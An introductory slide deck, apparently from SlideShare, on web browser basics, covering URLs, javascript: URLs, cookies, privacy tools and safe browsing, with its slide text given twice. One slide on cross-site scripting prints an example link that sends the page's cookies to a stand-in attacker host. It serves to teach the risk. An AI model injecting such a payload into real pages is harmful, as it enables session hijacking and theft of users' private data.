Web Browser Basics, Tips, & Tricks
Mark S. Zinzow
Slideshare.net/msz

Recognize any of these icons?
What do they have in common?

How many web browsers are there?
SRWare Iron
PaleMoon.org

Why pick one over another?
Speed, Safety, Standards Compliant
w3.org
http://securitywatch.pcmag.com/web-browsers/325447-are-
you-using-the-most-secure-web-browser
Web Browser Jargon: WWW, HTML, URL, etc.
The Internet depends on a great deal of technical
detail to work. Understanding a few basic terms
will help, but many of them are inter-related to many
other bits of jargon.
Please bear with me as I show you some rigorous
definitions in order to highlight useful parts to know,
and talk about what web browsers actually do.
What is a Web Browser?
“A web browser (commonly referred to as a browser) is
a software application for retrieving, presenting and
traversing information resources on the World Wide
Web. An information resource is identified by a
Uniform Resource IdentifierUniform Resource Identifier ((URI/URLURI/URL)) and may be
a web page, image, video or other piece of content.[1]
Hyperlinks present in resources enable users easily to
navigate their browsers to related resources.”
http://en.wikipedia.org/wiki/Web_browser
http://en.wikipedia.org/wiki/World_Wide_Web
What is a URL?
“A uniform resource locator (abbreviated URL;
also known as a web address, particularly
when used with HTTP) is a specific character
string that constitutes a reference to a
resource. Most web browsers display the
URL of a web page above the page in an
address bar.” A URL is a form of a uniform resource identifier (URI).
This definition can be found at this URL:
http://en.wikipedia.org/wiki/Uniform_resource_locator
How does a URL work?
“A uniform resource name (URN) functions like a person's
name, while a uniform resource locator (URL) resembles
that person's street address. In other words: the URN
defines an item's identity, while the URL provides a method
for finding it.”
http://en.wikipedia.org/wiki/Uniform_resource_identifier
“The URI syntax consists of a URI scheme name (such as
"http", "ftp", "mailto", "crid" or "file") followed by a colon
character, and then by a scheme-specific part.”
http://en.wikipedia.org/wiki/Uniform_resource_identifier
What are the parts of a URL? (1)
scheme://domain:port/path?query_string#fragment_id
The scheme, often referred to as protocol, defines how the resource will be obtained. Examples
include http, https, ftp, file and many others. Although schemes are case-insensitive, the canonical form
is lowercase.
The domain name or literal numeric IP address gives the destination location for the URL. A literal
numeric IPv6 address may be given, but must be enclosed in [ ] e.g. [db8:0cec::99:123a].
The domain google.com, or its numeric IP address 173.194.34.5, is the address of Google's website.
The domain name portion of a URL is not case sensitive since DNS ignores case:
http://en.example.org/ and HTTP://EN.EXAMPLE.ORG/ both open the same page.
The port number, given in decimal, is optional; if omitted, the default for the scheme is used.
For example, http://vnc.example.com:5800 connects to port 5800 of vnc.example.com, which may be
appropriate for a VNC remote control session. If the port number is omitted for an http: URL, the
browser will connect on port 80, the default HTTP port. The default port for an https: request is 443.
What are the parts of a URL? (2)
protocol://domain:port/path?query_string#fragment_id
The path is used to specify and perhaps find the resource requested. It is case-sensitive,
[13] though it may be treated as case-insensitive by some servers, especially those based
on Microsoft Windows.
If the server is case sensitive and http://en.example.org/wiki/URL is correct, then
http://en.example.org/WIKI/URL or http://en.example.org/wiki/url will display an HTTP 404
error page, unless these URLs point to valid resources themselves.
The query string contains data to be passed to software running on the server. It may
contain name/value pairs separated by ampersands, for example
?first_name=John&last_name=Doe.
The fragment identifier, if present, specifies a part or a position within the overall resource
or document.
When used with HTML, it usually specifies a section or location within the page, and used in
combination with Anchor Tags the browser is scrolled to display that part of the page.
http://en.wikipedia.org/wiki/Uniform_resource_locator
Examples using URL parts

Query String: https://www.google.com/search?q=url
ftp://username:password@hostname/dir/dir/file.ext
http://www.w3.org/TR/REC-html40/intro/intro.html#h-2.1.2
Fragment Identifier starts with #
Example uses for different protocols
● https: for secure encrypted connections to banks, or private
information.


● About: to display information and access (sometimes obscure)
settings of your web browser.

● File: to access a local or network file.
● Javascript: execute javascript program code.
● http: Your average ordinary web page.
For a complete list see: http://en.wikipedia.org/wiki/URI_scheme
https: Secure Encrypted connections
“Transport Layer Security (TLS) and its
predecessor, Secure Sockets Layer (SSL), are
cryptographic protocols designed to provide
communication security over the Internet.[1] They
use X.509 certificates and hence asymmetric
cryptography to authenticate the counterparty with
whom they are communicating, and to exchange a
symmetric key. This session key is then used to
encrypt data flowing between the parties. This
allows for data/message confidentiality, and
message authentication codes for message
integrity and as a by-product, message
authentication.”
http://en.wikipedia.org/wiki/Transport_Layer_S
ecurity
● About: Display Information and Settings
about:
about:config
● About: Display Information and Settings
chrome://about
chrome://settings
File: Access a Local or Network File

Javascript: Execute Program Code
javascript:alert('Hello World!');
javascript:alert(Math.PI);
http://www.landofcode.com/web-development-how-to/javascript-address-bar.php
More fun with Javascript
WikiHow: How to Use JavaScript Injections
http://www.wikihow.com/Use-JavaScript-Injections
Bookmarklets: http://dmcritchie.mvps.org/ie/bookmarklets.htm
Learn Javascript - W3Schools: http://www.w3schools.com/js/
The Beginner’s Guide to Greasemonkey User Scripts in Firefox
http://www.howtogeek.com/howto/16470/replace-extensions-with-
user-scripts-in-firefox/
Chickenfoot 1.0.8 Web Automation & Customization (not supported)
https://github.com/bolinfest/chickenfoot/downloads
https://www.youtube.com/watch?v=5wXWMuYM37s
Javascript:void(document.bgColor="LightSkyBlue")
More fun with Javascript, etc.
http://bolinfest.com/javascript/misunderstood.html
This book is not designed to teach you JavaScript, but it does recognize that you are likely
to have taught yourself JavaScript and that there are some key concepts that you may have
missed along the way.
Source for Greasemonkey etc. scripts: https://greasyfork.org/
Contemporary Open Source Web Automation Software
Selenium 2.0 WebDriver – How to Configure Selenium Webdriver in Eclipse and execute
some simple test script.
http://www.softwaretestingclub.com/profiles/blogs/selenium-2-0-webdriver-how-to-
configure-selenium-webdriver-in
Mozilla Webmaker Tools, including X-Ray Goggles (see how the web
works), Thimble, Popcorn Maker, and Appmaker.
https://webmaker.org/tools https://goggles.webmaker.org/en-US

Greasy Fork, a site for user scripts.
To use user scripts you need to first install a user script manager. Which
user script manager you can use depends on which browser you use.
Chrome: Tampermonkey or Violent monkey
Firefox: Greasemonkey or Tampermonkey
Safari: Tampermonkey
Microsoft Edge: Tampermonkey
Opera: Tampermonkey
Maxthon: Violentmonkey
Dolphin: Tampermonkey
UC: Tampermonkey
Qupzilla: (no additional software required)
https://greasyfork.org/en

Cookies

What does a Cookie Look Like?
javascript:
alert(document.cookie);
Note: We can use a javascript url
to quickly view a cookie
associated with any webpage.
Google Chrome does not let you
paste a javascript URL directly,
but you can bookmark the script
for easier execution!
Why do you suppose
Weather.com stores more than
just your zip code?
Cookie Concerns
Snowden says the NSA uses QuantumCookies to ID Tor users.
A corrupt or invalid cookie can prevent access to a web site.
This slideshow is a nice introduction to Cookie issues:
http://www.slideshare.net/iamit/cookies-and-browser-exploits

Cross-Site Scripting (XSS) is a type of computer security vulnerability
typically found in Web applications. XSS enables attackers to inject
client-side script into Web pages viewed by other users. [to steal
session cookies, and then private information like credit card numbers!]
“BEAST” (“Browser Exploit Against SSL/TLS”), CRIME, BREACH, etc.
Understanding XSS Video
http://www.secure-abap.de/wiki/Movies
Cross Site Scripting -
Lesson 1
http://bit.ly/144Ne3y
Attack Code Example:
<a href="#"
onclick="window.location=
http://atck.com/stole.cgi?
c=+escape(document.cook
ie); return false;">Click
here!</a>

Privacy

Do Not
Track
http://all
aboutdn
t.com/

Private
Searching?
5 Alternative Search Engines That Respect Your Privacy
http://www.howtogeek.com/113513/
Most Well Known “Do Not Track” Search
http://duckduckgo.com/
Like a Proxy Google anonymized search
https://www.startpage.com/
Multi-Engine: https://ixquick.com/
http://www.privatesearchengine.com/ -->
Blekko deletes personally identifiable
information within 48 hours.
http://blekko.com/

Add Private Search Engines
easily with these links:
Firefox:
https://addons.mozilla.org/en-US/firefox/addon/privatelee-https/
https://addons.mozilla.org/en-US/firefox/addon/ixquick-ssl/
Google Chrome, Firefox and ?:
https://www.ixquick.com/eng/download-ixquick-plugin.html

Firefox & Chrome add on
anonymox.net
Free Proxy supporting
many Countries.
hola.org

VPN – Virtual Private Network
10 Reasons to Use a VPN for Private Web Browsing
http://netforbeginners.about.com/od/readerpicks/tp/Reasons-
to-Use-a-VPN-Service.htm
Why You Should Start Using a VPN (and How to Choose the
Best One for Your Needs)
http://lifehacker.com/5940565/
https://thatoneprivacysite.net/
Safe Browsing“Ads and toolbars are the scum and villainy of the browser world”
“How to clean and secure your browser like a pro”
http://preview.tinyurl.com/pk64bvp
“Since no antivirus program can catch all the millions of infections, use a secondary scanner
such as Ad-Aware, Malwarebytes, Spybot Search & Destroy, or SuperAntiSpyware. The
scans may detect additional adware, viruses, and other malware. With luck, your antimalware
utilities can eliminate unwanted ads, browser toolbars, and browser-hijacking malware in one
go.”
http://www.techsupportalert.com/best-free-browser-protection-utility.htm
http://www.sandboxie.com/
Run programs in a sandbox to prevent rogue software, unwanted programs, spyware,
viruses, worms, and other malware from making permanent changes to your machine.
Surfing Protection Extensions? How to pick one that is trustworthy and unobtrusive?
Eric Geier, PCWorld

Browser Hijacking
How to Avoid Installing Junk Programs When Downloading Free Software
http://www.howtogeek.com/168691/
How to Fix Browser Settings Changed By Malware or Other Programs
http://www.howtogeek.com/172141/
Why We Hate Recommending Software Downloads To Our Readers
http://www.howtogeek.com/189176/
The Shameful Saga of Uninstalling the Terrible Ask Toolbar
http://www.howtogeek.com/138516/

Avoid Java’s Ask Toolbar Installations With This One Weird Registry Hack
http://www.howtogeek.com/198240/
Avoid Java’s Ask Toolbar Installations
With This One Weird Registry Hack
http://www.howtogeek.com/198240/

Cleaning a Hijacked Browser
http://chrome.blogspot.com/2014/01/clean-up-your-hijacked-settings.html
Firefox: Help, Troubleshooting Information, Chrome: Advanced Settings
https://support.mozilla.org/en-US/kb/use-troubleshooting-information-page-fix-firefox
Always update your software from the manufactures website and never download software
from CNET, Softonic or Brothersoft, it’s always bundled with a form of malware.
http://www.fixyourbrowser.com/how-to/how-did-malware-infect-my-computer/
How to Bypass and Reset the Password on Every Operating System
www.howtogeek.com/192825/
Note your system password is not adequate to protect your browser saved passwords.
Did you know that for Google Chrome to stay updated and current, you don’t need Google
Installer and Google Update and other services like them to start up? I’ve disabled those
applications and services from starting up, and Google Chrome continues to remain updated.”
http://www.makeuseof.com/tag/make-windows-start-faster-10-non-essential-startup-items-can-
safely-remove/
Guide to Most Useful Bookmarklets for Chrome, Firefox, Safari, etc.
http://www.labnol.org/internet/guide-to-useful-bookmarklets/7931/

Try Ninite.com for toolbar/junk free updates

“Safe” Mode Start
How to start Firefox in Safe Mode
Click the menu button , click help and select “Restart with Add-ons Disabled...”. Firefox will
start up with the Firefox Safe Mode dialog.
Note: You can also start Firefox in Safe Mode by holding down the shift key while starting Firefox.
https://support.mozilla.org/en-US/kb/troubleshoot-firefox-issues-using-safe-mode
Google Chrome has similar features:
http://www.chromium.org/developers/how-tos/run-chromium-with-flags

Choose, Protect, and Store Secure Passwords
Why You Should Use a Password Manager and How to Get Started
http://www.howtogeek.com/141500/
https://lastpass.com/
Securely Store Your Passwords with KeePass
http://www.howtogeek.com/howto/4962/
http://www.wikihow.com/Choose-a-Secure-Password
How to Prevent People From Viewing Your Browser’s Saved
Passwords: http://www.howtogeek.com/169986/
How Secure are Your Saved Chrome Browser Passwords?
www.howtogeek.com/70146/
http://www.RoboForm.com/
Ask How-To Geek: What’s Wrong With Writing Down Your Password?
www.howtogeek.com/howto/31259/

System Resource Use & Performance
Most systems have a tool to monitor processes and
performance. In Windows it is the Task Manager which I
like to launch with the keyboard shortcut Ctrl-Shift-ESC.
Notice how Firefox uses the most
memory by far than any other
process, followed by Google Chrome
as a close second. Multiple tabs, too
many extensions, pages with lots of
scripts, multimedia, and memory
leaks can make this problem worse,
eventually slowing down your system
until you restart your browsers.

Memory use of browsers
Closing Firefox
and Google
Chrome dropped
memory use from
5.25Gb to 2.86Gb
in this example.
Restarting them
brought memory
usage back up to
3.49Gb.

Checking Google Chrome Memory Use

Because Chrome creates a separate process for each tab, you cannot easily see the total
usage. Typing about:memory in the address bar will take you to a report with totals.
Good news: Chrome Shift-ESC Task Manager shortcut
Bad news: No more totals

Firefox about:memory tools

https://www.ghacks.net/2017/03/11/firefox-
chrome-ie-safari-memory-performance-in-2017/
Lots More Tips & Tricks
50 tips and tricks for Chrome power users
http://www.infoworld.com/article/2610416/
15 Coolest Firefox Tricks Ever
http://www.lifehack.org/articles/technology/15-coolest-firefox-tricks-
ever.html
28 Coolest Firefox About:Config Tricks
http://www.maketecheasier.com/28-coolest-firefox-aboutconfig-tricks/
The Best About:Config Tweaks That Make Firefox Better
http://lifehacker.com/the-best-about-config-tweaks-that-make-firefox-
better-1442137111
Keyboard Shortcuts

47 Keyboard Shortcuts That Work in All Web Browsers
www.howtogeek.com/114518/
Google Chrome Cheat Sheet
http://chromecheat.blogspot.com/2008/09/google-chrome-shortcuts.html
Keyboard shortcuts - Perform common Firefox tasks quickly
https://support.mozilla.org/en-US/kb/keyboard-shortcuts-perform-firefox-
tasks-quickly
Top 10 Web Browser Keyboard Shortcuts
http://www.curtisjohnstone.com/?p=243

Keyboard Shortcuts
CTRL+F5 forces the browser to re-fetch the page from the server.
CTRL+SHIFT+DELETE brings up a form to allow you to delete the cache.
CTRL+H brings up your browsing history
CTRL+J brings up your download history (Great to see where it is!)
CTRL+F4 closes your browser window
CTRL+W closes the current tab
F11 toggles between full-screen and the regular view
CTRL+TAB switches to the next tab
CTRL + (click hyperlink) opens the link in a new tab in the background
CTRL+SHIFT+P (IE & Firefox) opens a new window in private (aka
Incognito) mode, CTRL+SHIFT+N (Chrome)
CTRL+ + / - / 0 Zoom in / out / reset zoom
CTRL + U view page source
CTRL + N / T New Window / New Tab
CTRL + F find in page search
CTRL + B toggle Bookmark search bar (Firefox)

Run Android Apps in your Browser
How to Run Android Apps Inside Chrome
on Any Desktop Operating System
http://lifehacker.com/1637564101/
How to Run (Some) Android Apps In Your Chrome Browser
http://www.pcmag.com/article2/0,2817,2469232,00.asp

Install Google Chrome extensions in Firefox
https://www.ghacks.net/2016/05/23/install-google-chrome-
extensions-firefox/
Questions, Comments?
What are your favorite browser features, extensions, tips or tricks?
What do you use for surfing protection?
What would you like to see demonstrated?
Bonus links: https://www.ghacks.net/best-firefox-addons/
http://www.pcgamer.com/the-secret-problem-with-4k-display-
scaling/

Web Browser Basics, Tips & Tricks - Draft 20 (Revised 5/18/17)

  • 1.
    Web Browser Basics,Tips, & Tricks Mark S. Zinzow Slideshare.net/msz
  • 2.
    Recognize any ofthese icons? What do they have in common?
  • 3.
    How many webbrowsers are there? SRWare Iron PaleMoon.org
  • 4.
    Why pick oneover another? Speed, Safety, Standards Compliant w3.org http://securitywatch.pcmag.com/web-browsers/325447-are- you-using-the-most-secure-web-browser
  • 5.
    Web Browser Jargon:WWW, HTML, URL, etc. The Internet depends on a great deal of technical detail to work. Understanding a few basic terms will help, but many of them are inter-related to many other bits of jargon. Please bear with me as I show you some rigorous definitions in order to highlight useful parts to know, and talk about what web browsers actually do.
  • 6.
    What is aWeb Browser? “A web browser (commonly referred to as a browser) is a software application for retrieving, presenting and traversing information resources on the World Wide Web. An information resource is identified by a Uniform Resource IdentifierUniform Resource Identifier ((URI/URLURI/URL)) and may be a web page, image, video or other piece of content.[1] Hyperlinks present in resources enable users easily to navigate their browsers to related resources.” http://en.wikipedia.org/wiki/Web_browser http://en.wikipedia.org/wiki/World_Wide_Web
  • 7.
    What is aURL? “A uniform resource locator (abbreviated URL; also known as a web address, particularly when used with HTTP) is a specific character string that constitutes a reference to a resource. Most web browsers display the URL of a web page above the page in an address bar.” A URL is a form of a uniform resource identifier (URI). This definition can be found at this URL: http://en.wikipedia.org/wiki/Uniform_resource_locator
  • 8.
    How does aURL work? “A uniform resource name (URN) functions like a person's name, while a uniform resource locator (URL) resembles that person's street address. In other words: the URN defines an item's identity, while the URL provides a method for finding it.” http://en.wikipedia.org/wiki/Uniform_resource_identifier “The URI syntax consists of a URI scheme name (such as "http", "ftp", "mailto", "crid" or "file") followed by a colon character, and then by a scheme-specific part.” http://en.wikipedia.org/wiki/Uniform_resource_identifier
  • 9.
    What are theparts of a URL? (1) scheme://domain:port/path?query_string#fragment_id The scheme, often referred to as protocol, defines how the resource will be obtained. Examples include http, https, ftp, file and many others. Although schemes are case-insensitive, the canonical form is lowercase. The domain name or literal numeric IP address gives the destination location for the URL. A literal numeric IPv6 address may be given, but must be enclosed in [ ] e.g. [db8:0cec::99:123a]. The domain google.com, or its numeric IP address 173.194.34.5, is the address of Google's website. The domain name portion of a URL is not case sensitive since DNS ignores case: http://en.example.org/ and HTTP://EN.EXAMPLE.ORG/ both open the same page. The port number, given in decimal, is optional; if omitted, the default for the scheme is used. For example, http://vnc.example.com:5800 connects to port 5800 of vnc.example.com, which may be appropriate for a VNC remote control session. If the port number is omitted for an http: URL, the browser will connect on port 80, the default HTTP port. The default port for an https: request is 443.
  • 10.
    What are theparts of a URL? (2) protocol://domain:port/path?query_string#fragment_id The path is used to specify and perhaps find the resource requested. It is case-sensitive, [13] though it may be treated as case-insensitive by some servers, especially those based on Microsoft Windows. If the server is case sensitive and http://en.example.org/wiki/URL is correct, then http://en.example.org/WIKI/URL or http://en.example.org/wiki/url will display an HTTP 404 error page, unless these URLs point to valid resources themselves. The query string contains data to be passed to software running on the server. It may contain name/value pairs separated by ampersands, for example ?first_name=John&last_name=Doe. The fragment identifier, if present, specifies a part or a position within the overall resource or document. When used with HTML, it usually specifies a section or location within the page, and used in combination with Anchor Tags the browser is scrolled to display that part of the page. http://en.wikipedia.org/wiki/Uniform_resource_locator
  • 11.
    Examples using URLparts Query String: https://www.google.com/search?q=url ftp://username:password@hostname/dir/dir/file.ext http://www.w3.org/TR/REC-html40/intro/intro.html#h-2.1.2 Fragment Identifier starts with #
  • 12.
    Example uses fordifferent protocols ● https: for secure encrypted connections to banks, or private information. ● About: to display information and access (sometimes obscure) settings of your web browser. ● File: to access a local or network file. ● Javascript: execute javascript program code. ● http: Your average ordinary web page. For a complete list see: http://en.wikipedia.org/wiki/URI_scheme
  • 13.
    https: Secure Encryptedconnections “Transport Layer Security (TLS) and its predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communication security over the Internet.[1] They use X.509 certificates and hence asymmetric cryptography to authenticate the counterparty with whom they are communicating, and to exchange a symmetric key. This session key is then used to encrypt data flowing between the parties. This allows for data/message confidentiality, and message authentication codes for message integrity and as a by-product, message authentication.” http://en.wikipedia.org/wiki/Transport_Layer_S ecurity
  • 14.
    ● About: DisplayInformation and Settings about: about:config
  • 15.
    ● About: DisplayInformation and Settings chrome://about chrome://settings
  • 16.
    File: Access aLocal or Network File
  • 17.
    Javascript: Execute ProgramCode javascript:alert('Hello World!'); javascript:alert(Math.PI); http://www.landofcode.com/web-development-how-to/javascript-address-bar.php
  • 18.
    More fun withJavascript WikiHow: How to Use JavaScript Injections http://www.wikihow.com/Use-JavaScript-Injections Bookmarklets: http://dmcritchie.mvps.org/ie/bookmarklets.htm Learn Javascript - W3Schools: http://www.w3schools.com/js/ The Beginner’s Guide to Greasemonkey User Scripts in Firefox http://www.howtogeek.com/howto/16470/replace-extensions-with- user-scripts-in-firefox/ Chickenfoot 1.0.8 Web Automation & Customization (not supported) https://github.com/bolinfest/chickenfoot/downloads https://www.youtube.com/watch?v=5wXWMuYM37s Javascript:void(document.bgColor="LightSkyBlue")
  • 19.
    More fun withJavascript, etc. http://bolinfest.com/javascript/misunderstood.html This book is not designed to teach you JavaScript, but it does recognize that you are likely to have taught yourself JavaScript and that there are some key concepts that you may have missed along the way. Source for Greasemonkey etc. scripts: https://greasyfork.org/ Contemporary Open Source Web Automation Software Selenium 2.0 WebDriver – How to Configure Selenium Webdriver in Eclipse and execute some simple test script. http://www.softwaretestingclub.com/profiles/blogs/selenium-2-0-webdriver-how-to- configure-selenium-webdriver-in Mozilla Webmaker Tools, including X-Ray Goggles (see how the web works), Thimble, Popcorn Maker, and Appmaker. https://webmaker.org/tools https://goggles.webmaker.org/en-US
  • 20.
    Greasy Fork, asite for user scripts. To use user scripts you need to first install a user script manager. Which user script manager you can use depends on which browser you use. Chrome: Tampermonkey or Violent monkey Firefox: Greasemonkey or Tampermonkey Safari: Tampermonkey Microsoft Edge: Tampermonkey Opera: Tampermonkey Maxthon: Violentmonkey Dolphin: Tampermonkey UC: Tampermonkey Qupzilla: (no additional software required) https://greasyfork.org/en
  • 21.
  • 22.
    What does aCookie Look Like? javascript: alert(document.cookie); Note: We can use a javascript url to quickly view a cookie associated with any webpage. Google Chrome does not let you paste a javascript URL directly, but you can bookmark the script for easier execution! Why do you suppose Weather.com stores more than just your zip code?
  • 23.
    Cookie Concerns Snowden saysthe NSA uses QuantumCookies to ID Tor users. A corrupt or invalid cookie can prevent access to a web site. This slideshow is a nice introduction to Cookie issues: http://www.slideshare.net/iamit/cookies-and-browser-exploits Cross-Site Scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. [to steal session cookies, and then private information like credit card numbers!] “BEAST” (“Browser Exploit Against SSL/TLS”), CRIME, BREACH, etc.
  • 24.
    Understanding XSS Video http://www.secure-abap.de/wiki/Movies CrossSite Scripting - Lesson 1 http://bit.ly/144Ne3y Attack Code Example: <a href="#" onclick="window.location= http://atck.com/stole.cgi? c=+escape(document.cook ie); return false;">Click here!</a>
  • 25.
  • 26.
  • 27.
    Private Searching? 5 Alternative SearchEngines That Respect Your Privacy http://www.howtogeek.com/113513/ Most Well Known “Do Not Track” Search http://duckduckgo.com/ Like a Proxy Google anonymized search https://www.startpage.com/ Multi-Engine: https://ixquick.com/ http://www.privatesearchengine.com/ --> Blekko deletes personally identifiable information within 48 hours. http://blekko.com/
  • 28.
    Add Private SearchEngines easily with these links: Firefox: https://addons.mozilla.org/en-US/firefox/addon/privatelee-https/ https://addons.mozilla.org/en-US/firefox/addon/ixquick-ssl/ Google Chrome, Firefox and ?: https://www.ixquick.com/eng/download-ixquick-plugin.html
  • 29.
    Firefox & Chromeadd on anonymox.net Free Proxy supporting many Countries. hola.org
  • 30.
    VPN – VirtualPrivate Network 10 Reasons to Use a VPN for Private Web Browsing http://netforbeginners.about.com/od/readerpicks/tp/Reasons- to-Use-a-VPN-Service.htm Why You Should Start Using a VPN (and How to Choose the Best One for Your Needs) http://lifehacker.com/5940565/ https://thatoneprivacysite.net/
  • 31.
    Safe Browsing“Ads andtoolbars are the scum and villainy of the browser world” “How to clean and secure your browser like a pro” http://preview.tinyurl.com/pk64bvp “Since no antivirus program can catch all the millions of infections, use a secondary scanner such as Ad-Aware, Malwarebytes, Spybot Search & Destroy, or SuperAntiSpyware. The scans may detect additional adware, viruses, and other malware. With luck, your antimalware utilities can eliminate unwanted ads, browser toolbars, and browser-hijacking malware in one go.” http://www.techsupportalert.com/best-free-browser-protection-utility.htm http://www.sandboxie.com/ Run programs in a sandbox to prevent rogue software, unwanted programs, spyware, viruses, worms, and other malware from making permanent changes to your machine. Surfing Protection Extensions? How to pick one that is trustworthy and unobtrusive? Eric Geier, PCWorld
  • 32.
    Browser Hijacking How toAvoid Installing Junk Programs When Downloading Free Software http://www.howtogeek.com/168691/ How to Fix Browser Settings Changed By Malware or Other Programs http://www.howtogeek.com/172141/ Why We Hate Recommending Software Downloads To Our Readers http://www.howtogeek.com/189176/ The Shameful Saga of Uninstalling the Terrible Ask Toolbar http://www.howtogeek.com/138516/ Avoid Java’s Ask Toolbar Installations With This One Weird Registry Hack http://www.howtogeek.com/198240/
  • 33.
    Avoid Java’s AskToolbar Installations With This One Weird Registry Hack http://www.howtogeek.com/198240/
  • 34.
    Cleaning a HijackedBrowser http://chrome.blogspot.com/2014/01/clean-up-your-hijacked-settings.html Firefox: Help, Troubleshooting Information, Chrome: Advanced Settings https://support.mozilla.org/en-US/kb/use-troubleshooting-information-page-fix-firefox
  • 35.
